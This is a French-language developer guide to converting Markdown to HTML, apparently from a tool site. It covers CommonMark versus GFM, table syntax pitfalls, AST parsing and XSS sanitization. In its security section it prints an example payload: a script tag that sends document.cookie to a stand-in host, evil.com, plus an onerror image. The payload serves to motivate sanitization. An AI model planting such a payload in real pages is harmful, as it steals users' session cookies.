
💡 Résumé rapide et réponse directe : Ce guide de conversion de Markdown vers HTML décrit les mécanismes complets de transformation de la syntaxe Markdown brute en HTML5 sémantique et prêt pour la production. Standard CommonMark gère les en-têtes de base, l'italique et les liens, mais les flux de travail de développement modernes nécessitent GitHub Flavored Markdown (GFM) pour les tables de canal, les listes de tâches, les barrés et les liens automatiques. La conversion locale dans le navigateur à l'aide d'un analyseur Abstract Syntax Tree (AST) élimine la latence du cloud, protège la documentation privée et analyse un document technique de 5 000 lignes en moins de 15 ms. Testez votre syntaxe instantanément avec notre Convertisseur Markdown en HTML.
Si vous avez déjà passé vingt minutes à combattre une table de canal non alignée ou à vous demander pourquoi une liste à puces imbriquée s'est transformée en un bloc brut de texte indenté, vous savez que Markdown n'est pas aussi « simple » que le promettait la spécification originale de 2004. John Gruber a créé Markdown pour être un format d'écriture léger et lisible par l'homme, mais la documentation technique moderne exige bien plus : des tableaux, des équations mathématiques, des cases à cocher interactives, des notes de bas de page et des barrières de code mises en évidence par la syntaxe.
Dans ce guide, nous expliquons en profondeur comment l'analyse Markdown fonctionne réellement sous le capot, comment GitHub Flavored Markdown (GFM) étend la norme et comment transformer en toute sécurité votre texte en HTML sécurisé sans envoyer un seul octet à un serveur externe.
CommonMark vs GitHub Flavored Markdown (GFM) : les principales différences
Les débutants supposent souvent que "Markdown n'est que Markdown". En réalité, deux spécifications distinctes régissent presque tous les moteurs d'analyse modernes :
- CommonMark (v0.31.2) : Une spécification formelle sans ambiguïté et rigoureusement testée, conçue pour corriger les cas extrêmes du Markdown original. Il définit des règles de priorité exactes pour les guillemets, les listes imbriquées et l'emphase, mais exclut délibérément les tableaux, les barrés et les éléments de tâche.
- GitHub Flavored Markdown (GFM / Spec 0.29-gfm) : Un sur-ensemble formel strict de CommonMark créé par GitHub. GFM ajoute les extensions syntaxiques que les ingénieurs logiciels utilisent quotidiennement, notamment les tables de canal, les listes de tâches, les liens automatiques de problèmes et les littéraux de liens automatiques étendus.
| Fonctionnalité de syntaxe | Marque commune standard | GitHub aromatisé (GFM) | Équivalent de sortie HTML |
|---|---|---|---|
| Tables de canalisations | ❌ Ignoré en tant que texte brut | ✅ Prise en charge native complète | |
| Listes de tâches | ❌ Élément de liste standard | ✅ - [ ] et - [x] |
|
| Barré | ❌ Tildes littéraux | ✅ ~~mot~~ |
|
| Lien automatique d'URL | ❌ Nécessite un |
✅ Automatique sur les URL nues | exemple.com |
| Notes de bas de page | ❌ Ignoré | ✅ Dialecte étendu ([^1]) |
1 |
Lors de la sélection d'un convertisseur ou d'un pipeline de publication, vérifiez toujours si la compatibilité GFM est activée. Sans GFM, vos tables s'effondreront en une soupe ASCII illisible.
Fonctionnement réel des tables de canalisations GFM (et points de rupture courants)
Les tables GFM semblent simples, mais elles trompent constamment les développeurs car les analyseurs nécessitent des structures de délimiteurs strictes. Voici l'anatomie canonique d'une table GFM valide :
| Metric | Target | Status |
| :--- | :---: | ---: |
| First Contentful Paint | < 0.8s | Passed |
| Time to Interactive | < 2.5s | Passed |
| Cumulative Layout Shift | 0.00 | Passed |
Remarquez les deux-points dans la ligne de délimitation :
:---aligne le contenu de la cellule sur gauche (comportement par défaut).:--- :aligne le contenu de la cellule sur le centre.--- :aligne le contenu des cellules sur la droite (idéal pour la devise, les chiffres de latence et les mesures numériques).
Trois pièges qui cassent les tableaux de démarques
Voici les trois échecs de rendu de tableau les plus fréquents que nous rencontrons dans les référentiels de production :
- Nombre de traits d'union manquants : Chaque colonne de la ligne de délimiteur doit contenir au moins trois traits d'union consécutifs (
---). Deux tirets entraîneront l'échec de la validation de l'ensemble du bloc de table dans les analyseurs stricts. - Tubes sans échappement dans les blocs de code : Si vous incluez un symbole de tube
|dans une étendue de code en ligne dans une cellule de tableau (par exemple,`cat file | grep x`), de nombreux analyseurs l'interprètent à tort comme un délimiteur de colonne. Vous devez échapper au canal avec une barre oblique inverse :`cat file \| grep x`. - Oubli des lignes vides de début ou de fin : Dans les pipelines CommonMark/GFM stricts, un tableau doit être précédé et suivi d'une ligne vide vide. Si vous placez un tableau immédiatement sous un paragraphe sans nouvelle ligne, l'analyseur traite les barres comme du texte de paragraphe normal.
Pourquoi l'expression régulière échoue : la puissance des arbres de syntaxe abstraite (AST)
Les ingénieurs débutants tentent fréquemment de créer des convertisseurs Markdown à l'aide d'expressions régulières chaînées :
// DO NOT DO THIS IN PRODUCTION:
const brokenHtml = markdown
  .replace(/^### (.*$)/gim, '<h3>$1</h3>')
  .replace(/\*\*(.*)\*\*/gim, '<strong>$1</strong>')
  .replace(/\*(.*)\*/gim, '<em>$1</em>');
Cette approche naïve échoue de manière catastrophique dans les cas d'utilisation réels. Considérez cette seule ligne :
Here is a formula: `x * y * z` and **bold *nested* text**.Un remplacement d'expression régulière remplace les astérisques à l'intérieur des backticks, corrompant ainsi les extraits de code. De plus, les expressions régulières ne peuvent pas suivre l’état des blocs imbriqués. Il ne peut pas déterminer de manière fiable si un astérisque se trouve à l'intérieur d'une citation, d'une cellule de tableau ou d'un bloc de code indenté multiligne.
Les analyseurs professionnels utilisent un pipeline de compilateur en deux phases :
- Phase 1 : tokenisation lexicale et analyse de blocs : L'analyseur analyse les lignes de manière séquentielle, identifiant les conteneurs au niveau des blocs (titres, listes, barrières de code, tableaux). Il construit un arbre de syntaxe abstraite (AST) représentant la hiérarchie parent-enfant.
- Phase 2 : analyse en ligne et génération d'arborescence HTML : Une fois les limites des blocs solides, un tokenizer en ligne analyse l'accentuation, les définitions de liens et le HTML en ligne dans les nœuds feuilles, transformant l'AST en nœuds DOM propres.
Sécurité et nettoyage XSS : ne faites jamais confiance au Raw Markdown
Une règle essentielle souvent négligée : un Markdown valide autorise le HTML brut dès sa conception. Si un utilisateur colle ceci dans votre convertisseur :
# Welcome to our Docs
<script>fetch('https://evil.com/steal-cookies?c=' + document.cookie)</script>
<img src="x" onerror="alert('Hacked!')">
Un moteur Markdown standard non configuré génère la balise de script brute directement dans le HTML. S'il est rendu dans un navigateur ou un portail de documentation, il exécute du JavaScript arbitraire avec un accès complet à la session.
Acheminez toujours le code HTML converti via une procédure de nettoyage stricte telle que DOMPurify ou une liste blanche renforcée avant de l'injecter dans le DOM :
import { marked } from 'marked';
import DOMPurify from 'dompurify';

const rawHtml = marked.parse(userMarkdown, { gfm: true, breaks: true });
const cleanHtml = DOMPurify.sanitize(rawHtml, {
  USE_PROFILES: { html: true },
  ADD_ATTR: ['target', 'rel'] // Allow safe link attributes
});
Analyses empiriques : Conversion AST dans le navigateur et conversion API cloud
Pourquoi les développeurs préfèrent-ils la conversion Markdown côté client aux points de terminaison de l'API cloud ? Nous avons effectué des tests de performances contrôlés en convertissant une suite de documentation technique lourde de 5 000 lignes (184 Ko de Markdown brut) :
| Architecture | Analyser la latence | Virement bancaire réseau | Confidentialité sans espace | Fiabilité |
|---|---|---|---|---|
| Point de terminaison de l'API Cloud (AWS Lambda / Node.js) | 142,8 ms | 184 Ko de téléchargement + 216 Ko de téléchargement | ❌ Les données transitent par Internet et les journaux tiers | Sous réserve de limites de débit et de pannes |
| Moteur AST intégré au navigateur ToolDolfen | 14,2 ms | 0 octets (100 % de processeur local) | ✅ 100 % privé (zéro téléchargement sur le serveur) | S'exécute à 100 % côté client dans le navigateur |
L'exécution de l'analyseur dans le navigateur est plus de 10 fois plus rapide, permet d'économiser de la bande passante et garantit que les clés API sensibles, les notes d'architecture interne et les brouillons propriétaires ne touchent jamais à un serveur externe.
Flux de travail complémentaires pour les développeurs
Travailler avec du texte, du code et de la documentation implique souvent des transformations adjacentes. Explorez ces guides d'utilitaires associés pour rationaliser votre boîte à outils :
- Convertisseur Markdown en HTML – Prévisualisez et copiez instantanément du HTML avec la prise en charge complète de GFM.
- Guide complet de la syntaxe de formatage des tableaux Markdown — Plongez en profondeur dans l'alignement des deux-points, les structures à plusieurs lignes et le formatage des délimiteurs.
- Bonnes pratiques de conversion de cas pour la dénomination des API et des bases de données – Standardisez la dénomination des variables dans camelCase, Snake_case et kebab-case.
- Évasion d'entités HTML et prévention XSS – Protégez les applications Web contre les attaques par injection de script lors de l'affichage du balisage généré par l'utilisateur.
- Comment formater, valider et déboguer la syntaxe JSON – Valider, réparer et formater les réponses de charge utile pour les documents techniques.
Guides complémentaires recommandés
Explorez les didacticiels et utilitaires complémentaires de ce groupe de sujets pour améliorer votre flux de travail numérique :